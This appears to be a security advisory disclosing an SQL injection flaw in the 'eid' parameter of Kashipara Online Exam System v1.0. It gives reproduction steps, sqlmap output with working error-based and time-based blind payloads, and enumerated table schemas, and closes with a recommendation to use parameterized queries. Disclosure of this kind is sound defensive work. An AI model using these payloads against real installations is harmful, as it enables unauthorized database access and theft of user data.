

SQL injection vulnerability in "/admin/quizquestion.php" in Kashipara Online Exam System v1.0 allows remote attackers to execute arbitrary SQL commands via the "eid" parameter.

Affected Vendor: KASHIPARA (<https://www.kashipara.com/>)

Product Official Website URL: Online Exam System v1.0

(<https://www.kashipara.com/project/php/3/online-exam-php-project-source-code-download>)


Version: 1.0

Affected Components:


- **Affected Code File:** /admin/quizquestion.php
- **Affected Parameter:** "eid" parameter
- **Application URL:**
<http://localhost/OnlineExam/admin/quizquestion.php?q=quizquestion.php&eid=60757d1f42fb5&total=2>

Steps:


1. Login as an admin in the Online Exam System v1.0 and access the "Show Quiz" menu. (URL: <http://localhost/OnlineExam/admin/showquiz.php>)
2. Select any one of the quizzes and click on "Start" button.



3. Capture the HTTP request going towards server in Burp Suite. In this HTTP GET request parameter “eid” is vulnerable to SQL injection. This is demonstrated in next steps.



4. We will run SQLMAP against the GET Request as shown in the following screenshot.



5. SQLMAP identifies GET request parameter “eid” as vulnerable. Also, SQLMAP successfully lists out the database and database schema.

```
C:\Windows\System32\cmd.exe
[21:17:17] [INFO] testing 'MySQL UNION query (random number) - 41 to 60 columns'
[21:17:17] [INFO] testing 'MySQL UNION query (NULL) - 61 to 80 columns'
[21:17:17] [INFO] testing 'MySQL UNION query (random number) - 61 to 80 columns'
[21:17:18] [INFO] testing 'MySQL UNION query (NULL) - 81 to 100 columns'
[21:17:18] [INFO] testing 'MySQL UNION query (random number) - 81 to 100 columns'
GET parameter 'eid' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 1129 HTTP(s) requests:
---
Parameter: eid (GET)
  Type: error-based
  Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: q=quizquestion.php&eid=60757d1f42fb5' AND (SELECT 2291 FROM (SELECT COUNT(*), CONCAT(0x716a716271, (SELECT (T(2291=2291,1))), 0x716a787671, FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- UmNQ&total=2

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: q=quizquestion.php&eid=60757d1f42fb5' AND (SELECT 6234 FROM (SELECT(SLEEP(5)))eAv1)-- LBMA&total=2

[21:17:19] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.58, PHP 8.2.12, PHP
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[21:17:19] [INFO] fetching current database
[21:17:19] [INFO] retrieved: 'exam'
current database: 'exam'
[21:17:19] [INFO] fetched data logged to text files under 'C:\Users\admin\AppData\Local\sqlmap\output\localhost'

[*] ending @ 21:17:19 /2024-07-02/
```

```
Database: exam
Table: user
[6 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| name   | varchar(50) |
| collage | varchar(50) |
| email  | varchar(80) |
| gender | varchar(6) |
| mob    | bigint(20) |
| password | varchar(50) |
+-----+-----+

Database: exam
Table: feedbacks
[6 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| date   | timestamp |
| description | varchar(900) |
| name   | varchar(100) |
| subject | varchar(600) |
| email  | varchar(100) |
| id     | int(50) |
+-----+-----+
```

Solution/Good Reads:

User parameterized SQL queries instead of the dynamic SQL queries.

- https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html